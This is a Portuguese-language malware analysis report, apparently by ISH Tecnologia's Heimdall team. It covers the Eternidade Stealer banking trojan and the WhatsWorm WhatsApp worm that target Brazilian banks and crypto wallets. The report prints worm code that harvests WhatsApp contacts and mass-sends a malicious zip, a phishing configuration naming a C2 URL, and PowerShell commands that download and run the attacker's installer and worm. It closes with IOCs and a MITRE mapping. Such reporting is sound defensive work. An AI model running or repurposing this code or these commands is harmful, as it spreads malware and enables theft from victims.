Através do desenvolvimento de automação via *scripting*, durante a análise foi possível identificar 156 strings que são descriptografadas em tempo de execução, tendo como propósitos diversos, como comandos, configurações de layout de janelas de aplicativos bancários e strings de debug de execução.



Figura 35 - Primeiras Strings Descriptografadas



Figura 36 - Últimas Strings Descriptografadas

Abaixo é possível observarmos os comentários introduzidos no *Disassembly* de maneira automatizada via *scripting*, contendo as strings descriptografadas, nos concedendo a capacidade de identificarmos o objetivo de determinado trecho de código.



Figura 37 - Strings Descriptografadas em Comentários Automatizados

Abaixo, é possível observarmos parcialmente a rotina de identificação de janelas de aplicativos bancários, que nos permite identificar os bancos que são alvos deste ataque à vítima.

```
while ( 1 )
{
  (*(*lParam + 12))(lParam, v9, &v81);
  if ( System::__linkproc__ UStrPos(L"Santander - Ofertas para Empresas", v81, 1) <= 0 )
  {
    (*(*lParam + 12))(lParam, v9, &v80);
    v10 = System::__linkproc__ UStrPos(L"Internet banking empresarial - Santander", v80, 1) > 0;
  }
  else
  {
    v10 = 1;
  }
  if ( v10 )
  {
    v11 = 1;
  }
  else
  {
    (*(*lParam + 12))(lParam, v9, &v79);
    v11 = System::__linkproc__ UStrPos(L"Santander -", v79, 1) > 0;
  }
  if ( v11 )
  {
    sub_40B480(v226, L"Santander");
    mw_string_copy(off_C408A0, L"Santander");
    v225 = 1;
    sub_40A7E8(ExceptionList, v21, v22);
    goto LABEL_170;
  }
  (*(*lParam + 12))(lParam, v9, &v78);
  if ( System::__linkproc__ UStrPos(L"Banco do Brasil -", v78, 1) <= 0 )
```

Figura 38 - Janelas de Bancos Alvos

Esta rotina implementa um loop *while*, que irá checar se cada string está presente na janela identificada como de um aplicativo bancários, que foi identificado em execução.

Abaixo podemos observar todos os aplicativos de instituições bancárias identificadas durante a análise, sendo alvo de coleta de credenciais.

Instituição	Strings Identificadas no Código
Bradesco	Banco Bradesco, Bradesco Net Empresa, Bradesco Prime, Navegador Exclusivo Bradesco
Santander	Santander, Santander - Ofertas para Empresas, Internet banking empresarial
Banco do Brasil	Banco do Brasil, Autoatendimento Banco do Brasil, Banco do Brasil e mais
Itaú	Banco Itaú, Itaú Personnalité, Itaú Uniclass, Itaú BBA, Itaú Empresas
Caixa (CEF)	Cef, login caixa
Banrisul	Banrisul, Banrisul Home Banking, Banrisul Office Banking, Portal Internet Banrisul
Sicoob	Sicoob, SicoobNet, sicoob.com.br
Sicredi	Sicredi
Banco do Nordeste	Nordeste, internet banking bnb
Banco da Amazônia	Banco Amazonia, banco da amazônia s.a
Banco Mercantil	Banco Mercantil, banco mercantil
Tribanco	Tribanco, Tribanco » Para sua Empresa
BMG	BMG, Bem-vindo ao seu BMG
BTG Pactual	BTG Pactual, BTG Pactual Empresas, app.btgpactual.com
BS2	BS2, Empresas BS2, app.empresas.bs2.com

Tabela 1 - Aplicativos Bancários Alvos

Esta amostra do Eternidade Stealer também tem como alvos de softwares de gerenciamento de carteiras de criptomoedas.

Categoria	Alvos
Exchanges Globais	**Binance**, **Coinbase**, **Kraken**, **Huobi**, **KuCoin**, **Bitfinex**, **Bitstamp**, **OKX**, **Gate.io** (reconstruído de te.io), **Gemini**, **Bybit**, **Bitget**, **Crypto.com**
Exchanges Brasileiras	**Mercado Bitcoin** (MB), **Foxbit**, **NovaDax**, **Coinext**, **Bitcoin Trade**, **BitPreço**, **FlowBTC**, **Braziliex**, **CryptoBR**
Carteiras (Software/Web)	**Metamask/Trust Wallet** (reconstruído de ust wallet), **Exodus**, **Atomic Wallet**, **Electrum**, **Coinomi** (reconstruído de inomi), **TokenPocket**, **Phantom**, **Solflare** (reconstruído de lflare), **Blockchain.com** (reconstruído de ockchain.com), **MyEtherWallet/Herwallet**
DeFi / DApps	**Uniswap/SushiSwap** (reconstruído de eswap/shiswap), **Yearn Finance**
Hardware Wallets	**Ledger Live**, **KeepKey**, **Trezor** (provável alvo genérico via strings de conexão USB/Web)

Tabela 2 - Alvos do Mundo de Cripto Moedas

Análise Técnica do WhatsWorm

Esta ameaça nós nomeamos como WhatsWorm, que consiste em um malware com capacidades de Worm, portanto, ele se dissemina sem a ação direta do adversário. Este novo malware é um script Python, possivelmente desenvolvido com ajuda de LLMs (identificado o padrão do uso de comentários explicativos após a definição de uma função), que implementa técnicas utilizadas em automação, por meio do uso da biblioteca *Python Selenium*, com o objetivo de identificar se o usuário está utilizando o WhatsApp Web.

Ao identificar o uso ativo do WhatsApp Web, o Worm irá coletar todos os números da lista de contatos da vítima, que posteriormente serão alvos desta campanha, de maneira totalmente autônoma.

O malware é relativamente simples, porém, ao ser executado ele se torna muito competente em seu objetivo, permitindo uma campanha massiva de Phishing via Mensagem Instantâneas no WhatsApp. A escolha do WhatsApp não é à toa, pois, o WhatsApp é o aplicativo de mensagem instantânea mais utilizada por Brasileiros. E como já vimos anteriormente, este ator está direcionando seu foco para vítimas brasileiras.

O arquivo que é enviado na mensagem de Phishing nesta campanha, é armazenado no domínio coffe-estivo[.]com.

```
@dataclass
class ConfigApp:
    """Configurações da aplicação"""
    arquivo_url: str = "https://coffe-estilo.com/altor/gera.php"
    limite_teste: str = "0"
    delay_entre_mensagens: str = "300"
    tamanho_lote: str = "10"
    filtro_contatos_excluir: str = "13135"
    modo_headless: str = "false"
    tempo_espera_whatsapp: str = "15"
    mensagem_saudacao: str = "{saudacao} {nome}!"
    mensagem_final: str = "Segue o arquivo solicitado. Qualquer dúvida estou à disposição!"
    envio_ativo: str = "true"
    navegador_preferido: str = "auto"
```

Figura 39 - Configuração do Phishing

Os navegadores suportados pelo WhatsWorm são:

- Chrome;
- Mozilla Firefox;
- Microsoft Edge.

Durante sua execução o WhatsWorm envia logs para o servidor de C&C citado anteriormente, mas para o endpoint /api/log.php, com o objetivo de manter registro de suas atividades e de informações da vítima como ID da Sessão, Nome do Host, Mensagem, Detalhes e Timestamp.

Todo o processo de aquisição de informações dos contatos no WhatsApp Web aberto no *browser*, é por meio de scripts JavaScripts embutidos no WhatsWorm.

```
# Script para pegar contatos do WhatsApp
script_obter_contatos = """
return new Promise((resolve) => {
    async function getContacts() {
        try {
            // Aguardar WPP carregar completamente
            if (typeof WPP === 'undefined') {
                resolve({success: false, error: 'WPP não carregado'});
                return;
            }

            // Obter todos os contatos
            const allContacts = await WPP.contact.list();

            // Filtrar apenas contatos válidos
            const contacts = allContacts
                .filter(c => {
                    // Excluir grupos, empresas e contatos inválidos
                    if (!c.name || !c.id) return false;
                    if (c.isGroup) return false;
                    if (c.isBusiness) return false;

                    // IMPORTANTE: Excluir contatos com @lid (empresariais)
                    const id = c.id._serialized || c.id.user || c.id;
                    if (id.includes('@lid')) return false;
                    if (id.includes('@g.us')) return false;  // grupos
                    if (id.includes('@broadcast')) return false;  // listas

                    return true;
                })
                .map(c => {
                    const id = c.id._serialized || c.id.user + '@c.us';
                    return {
                        numero: id,
                        nome: c.name || c.pushname || c.shortName || 'Sem Nome',
                        telefone_limpo: c.id.user,
                        is_contact: c.isContact,
                        is_saved: c.isMyContact,
                        is_valid: !id.includes('@lid')
                    };
                })
                .filter(c => c.is_valid);  // Filtro final
```

Figura 40 - Código JavaScript para Coletar os Contatos da Vítima

O WhatsWom também permite outro método de extração de contatos, por meio de chats recentes disponível no *Front-End* do navegador.

```
def obter_contatos_metodo_alternativo(self) -> List[Contato]:
    """Método alternativo para obter contatos se o primeiro falhar"""
    self.send_log(TipoLog.INFO, "Tentando método alternativo para obter contatos")

    try:
        # Script alternativo mais simples
        script_alternativo = """
        try {
            // Pegar chats recentes como alternativa
            const chats = WPP.chat.getAll();
            const contacts = [];

            for (let chat of chats) {
                if (!chat.isGroup && chat.contact) {
                    contacts.push({
                        numero: chat.id._serialized || chat.id,
                        nome: chat.contact.name || chat.contact.pushname || chat.name || 'Sem Nome'
                    });
                }
            }

            return {success: true, contacts: contacts};
        } catch (e) {
            return {success: false, error: e.message};
        }
        """
```

Figura 41 - Método Alternativo de Coleta de Contatos

O mesmo é feito no processo de disseminação da campanha, para os contatos obtidos por meio do código anterior, tendo a possibilidade de ser enviada múltiplas mensagens.

```
# Script para enviar MÚLTIPLOS contatos em PARALELO
script = f"""
var callback = arguments[arguments.length - 1];
var contatos = {json.dumps(contatos_js)};
var mensagemFinal = '{mensagem_final_escaped}';
var nomeArquivo = '{nome_arquivo_escaped}';
var arquivoBase64 = '{arquivo_base64}';

async function enviarLote() {{
    const resultados = [];

    // Criar arquivo uma vez só
    const binaryString = atob(arquivoBase64);
    const bytes = new Uint8Array(binaryString.length);
    for (let i = 0; i < binaryString.length; i++) {{
        bytes[i] = binaryString.charCodeAt(i);
    }}
    const blob = new Blob([bytes], {{ type: 'application/zip' }});
    const file = new File([blob], nomeArquivo, {{ type: 'application/zip' }});

    // Enviar para TODOS os contatos EM PARALELO!
    const promessas = contatos.map(async (contato) => {{
        try {{
            await Promise.all([
                WPP.chat.sendTextMessage(contato.numero, contato.mensagemSaudacao, {{createChat: true, waitForAck: false}}),
                WPP.chat.sendFileMessage(contato.numero, file, {{createChat: true, caption: '', filename: nomeArquivo, waitForAck: false}}),
                WPP.chat.sendTextMessage(contato.numero, mensagemFinal, {{createChat: true, waitForAck: false}})
            ]);
            return {{ success: true, nome: contato.nome, numero: contato.numero }};
        }} catch (erro) {{
            return {{ success: false, nome: contato.nome, numero: contato.numero, erro: erro.message }};
        }}
    }});

    // Executar TUDO ao mesmo tempo!
    const resultados_finais = await Promise.all(promessas);
    callback(resultados_finais);
}}

enviarLote();
"""
```

Figura 42 - Envio de Múltiplas Mensagens

Desta forma o WhatsWorm torna-se um meio eficaz de espalhar a campanha de maneira massiva, por meio do aplicativo de mensagem instantânea mais utilizado pelos brasileiros, transformando o WhatsApp numa verdadeira ferramenta auxiliadora para a disseminação eficaz de malware.

Conclusão

Nesta análise é possível observarmos a evolução das campanhas dos atores brasileiros, nos quais investem em cadeias de infecções com múltiplas fases, com o objetivo de confundir pesquisadores, analistas de resposta a incidentes e softwares de detecção e resposta de endpoint. As rotinas de autoexclusão de artefatos, dificulta a análise posterior por analistas de resposta a incidentes, deixando um vazio na tentativa de reconstruir a linha do tempo e correlacionar todos os objetos que compõe o incidente.

Esta campanha utiliza um malware desenvolvido em Python com ajuda de LLMs, na qual chamamos de WhatsWorm, que direciona seu ataque contra vítimas que utilizam o WhatsApp Web, roubando contatos pessoais e utilizando-os para espalhar a campanha em larga escala.

Como consequência desta campanha, os brasileiros que foram infectados, além de terem seus dados roubados, permitiram que outras vítimas possam ser alvos da campanha, através do vazamento destes contatos.

O uso de malwares bancários desenvolvidos em Delphi e AutoIT scripts, é uma tendência dos atores brasileiros, permitindo-nos ter a certeza que esta campanha tem como alvo a população brasileira, e que estes atores são de nacionalidade brasileira.

Para a interrupção desta campanha, é necessário o treinamento eficaz dos funcionários das empresas vítima desta campanha, para que eles não abram nenhum tipo de arquivo em seus computadores vindas de contatos que elas desconhecem, ou, mensagens que elas não esperavam receber.

Estes atores se aproveitam do fato de que a grande maioria da população brasileira utiliza o WhatsApp, transformando-o em um vetor de ataque para toda a população, permitindo mais um grande roubo de dados dos brasileiros.

INDICADORES DE COMPROMETIMENTO

Abaixo segue a lista de Indicadores de Comprometimento (IOCs) da campanha WhatsWorm identificada pela equipe Heimdall Security Research da ISH Tecnologia, em conjunto com a parceria com a equipe de Resposta a Incidentes e Forense Digital.

Indicadores de Comprometimento		
artefato.vbs	md5	95daa771a28eaed76eb01e1e8f403f7c
	sha1	cdd5717fd3bfd375c1c34237c24073e92ad6dccc
	sha256	0d1174292357f91d0d6721aefecd19873a8b27d295d1c6089efaa455c453a0aa
	Descrição	Arquivo VBS ofuscado, executado no início da cadeia de infecção.
installer.msi	md5	f1a81262cef067c447ff20ef3c5f22fc
	sha1	fac812b468705d1376d86772664c08bef2983d17
	sha256	fb71f48345e3568b7e7ba1eb5078b055b7350673a92379dba231fd66dbd9dadc
	Descrição	Malware de categoria Dropper, que tem o objetivo de 'instalar' os demais estágios.
kajr.vbs	md5	8197f50266e988a63196eece2e2a5a9c
	sha1	2be8d86ea8e1fd96c968ed02825385afc0be1915
	sha256	ce24c65c285ff240a7555fafb85f53843085092e9133e1f8558a0f2898952737
	Descrição	Arquivo VBS que executa o próximo estágio da infecção.
M9FvfE.tda	md5	5bcb9f187320893d1b1c36fa0c18e094
	sha1	a1c88a022e55d73a2894ddfb8b7bf5381d9f13dd
	sha256	495697717be4a80c9db9fe2dbb40c57d4811ffe5ebceb9375666066b3dda73c3
	Descrição	Loader do Eternidade Stealer via **Reflective DLL Injection**

E5llXB.dmp	md5	7bae034dc77dec9a72d6e4a262f3edae
	sha1	e38734e1d28d4e5621da8ff60aba0225c73699aa
	sha256	de07516f39845fb91d9b4f78abeb32933f39282540f8920fe6508057eedcbbea
	Descrição	**Eternidade Stealer** criptografado
jFqyDSPp.exe	md5	279274f8a137bf31425a9c2c14444b66
	sha1	6f7f971406854309d94139aa70bdc772308aff52
	sha256	bdd2b7236a110b04c288380ad56e8d7909411da93eed2921301206de0cb0dda1
	Descrição	Carrega interpretador do script AutoIT
X7F7qhfl.log	md5	90a66eea0950c7b73eda8d212e1ad694
	sha1	718f9865a69c44a8c1ea08e2aeeb0f685cfee1e1
	sha256	6e6ca850804982086b8d34e092ee0d5ed047fdc2bea18a55c360c317dd1d19d9
	Descrição	**Script AutoIT** com capacidades de Trojan Bancário, e que implementa o algoritmo de descriptografia e descompressão do *Loader* e do **Eternidade Stealer**
Domínios & URLs	Domínios Identificados Durante toda a execução	**013net[.]com[.]br** Domínio contactado pela amostra durante sua execução.
		api[.]ipify[.]org Domínio contactado pela amostra durante sua execução.
		sorvetenopote[.]com Domínio contactado pela amostra durante sua execução.
		hxxps[:]//empautlipa[.]com/altor/installer[.]msi

Domínios & URLs	URLs Identificadas Durante o Início da Cadeia de Ataque	URL que hospeda o instalado dos próximos estágios de infecção.
		hxxps[:]//empautlipa[.]com/altor/vbiud[.]py URL que hospeda o Worm que se espalha pelo WhatsApp.
		hxxps[:]//bootstrap[.]pypa[.]io/get-pip[.]py Esta URL não é maliciosa, mas é essencial para que o **worm** (**vbiud.py**) execute, pois, por meio do **get-pip.py** ele irá instalar os requisitos para o **worm**.
		hxxps[:]//www[.]python[.]org/ftp/python/3.12.7/python-3.12.7-embed-amd64[.]zip Esta URL não é maliciosa, mas é essencial para que o **worm** (**vbiud.py**) execute, pois, ele é um script em Python.
	Domínio Identificado Durante a Execução do **WhatsWorm**	**coffe-estilo[.]com** Servidor de Comando e Controle, que recebe todos os logs e dados da vítima.

Tabela 3 - Indicadores de Comprometimento Identificados

Além dos indicadores de comprometimento de base da Pirâmide da Dor, também foi possível identificar *Táticas*, *Técnicas* e *Procedimentos* do MITRE ATT&CK, que podem ser identificadas na tabela a seguir.

Tática	Técnica	Procedimento Identificado
Initial Access	Phishing: Spearphishing Attachment	Envio automatizado de mensagem no WhatsApp com um anexo malicioso.

Execution	Command and Scripting Interpreter: PowerShell	powershell -Command ""Invoke-WebRequest '" & strMsiUrl & "' -OutFile instalador.msi
		powershell -Command ""Invoke-WebRequest 'https://www.python.org/ftp/python/3.12.7/python-3.12.7-embed-amd64.zip' -OutFile python.zip
		powershell -Command ""Expand-Archive python.zip . -Force""
		powershell -Command ""Invoke-WebRequest 'https://bootstrap.pypa.io/get-pip.py' -OutFile get-pip.py""
		powershell -Command ""Expand-Archive driver.zip temp -Force""
		powershell -Command ""Invoke-WebRequest 'hxxps[:]//empautlipa[.]com/altor/vbiud[.]py' -OutFile whats.py""
		powershell -Command ""$chromePath = Get-ItemProperty 'HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths\chrome.exe' -ErrorAction SilentlyContinue; if(!$chromePath){$chromePath = Get-ItemProperty 'HKLM:\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\App Paths\chrome.exe' -ErrorAction SilentlyContinue}; if($chromePath){$version = (Get-Item $chromePath.'(Default)').VersionInfo.FileVersion; $majorVersion = $version.Split('.')[0]; $jsonUrl = 'https://googlechromelabs.github.io/chrome-for-testing/known-good-versions-with-downloads.json'; $json = Invoke-WebRequest $jsonUrl | ConvertFrom-Json; $chromeVersions = $json.versions \| Where-Object {$_.version -like ($majorVersion + '.*')}; $latestVersion = $chromeVersions[-

Execution	Command and Scripting Interpreter: PowerShell	1]; $driverUrl = $latestVersion.downloads.chromedriver \| Where-Object {$_.platform -eq 'win64'} | Select-Object -ExpandProperty url -First 1; if(!$driverUrl){$driverUrl = 'https://storage.googleapis.com/chrome-for-testing-public/130.0.6723.93/win64/chromedriver-win64.zip'}; Invoke-WebRequest $driverUrl -OutFile driver.zip}else{Invoke-WebRequest 'https://storage.googleapis.com/chrome-for-testing-public/130.0.6723.93/win64/chromedriver-win64.zip' -OutFile driver.zip}""
	Command and Scripting Interpreter: Visual Basic	Após a infecção via Phishing, um artefato .vbs inicia toda a cadeia de infecção
	Command and Scripting Interpreter: Python	python.exe get-pip.py >nul 2>&1 python.exe -m pip install setuptools wheel pywin32 >nul 2>&1 python.exe -m pip install requests Pillow numpy opencv-python >nul 2>&1 python.exe -m pip install pyautogui keyboard mouse pygetwindow >nul 2>&1 python.exe -m pip install pytesseract selenium packaging webdriver-manager >nul 2>&1
	System Binary Proxy Execution: Msiexec	msiexec.exe /i instalador.msi /qn /norestart
Defense Evasion	Indicator Removal: File Deletion	del instalador.msi del python.zip del driver.zip
	Process Injection: Process Hollowing	O loader do **Eternidade Stealer** executa-o via Process Hollowing.
	Reflective Code Loading	O script AutoIT implementa a técnica de injeção via Reflective DLL.
Exfiltration	Automated Exfiltration	De maneira automatizada, o WhatsWorm e o script AutoIT

		implementa a capacidade de envio de informações das vítimas.
Command and Control	Application Layer Protocol: Web Protocols	Ao longo da cadeia de infecção, a maioria dos artefatos se comunicam com a infraestrutura de C&C, por meio de protocolos Web.
Command and Control	Application Layer Protocol: Mail Protocols	O Eternidade Stealer se comunica com o servidor de C&C por meio do protocolo IMAP.
Impact	Financial Theft	O objetivo final do adversário, é o roubo de dados bancário, causando prejuízo financeiro a vítima.

Tabela 4 - Mapeamento do MITRE ATT&CK Identificado

REFERÊNCIAS

- **Heimdall *by* ISH Tecnologia;**
- **CTI Purple Team *by* ISH Tecnologia;**
- **Incident Response & Digital Forensics by ISH Tecnologia**
- **MITRE ATT&CK;**

AUTORES

- **Ícaro César – Malware Researcher**

heimdall
security research
A DIVISION OF ISH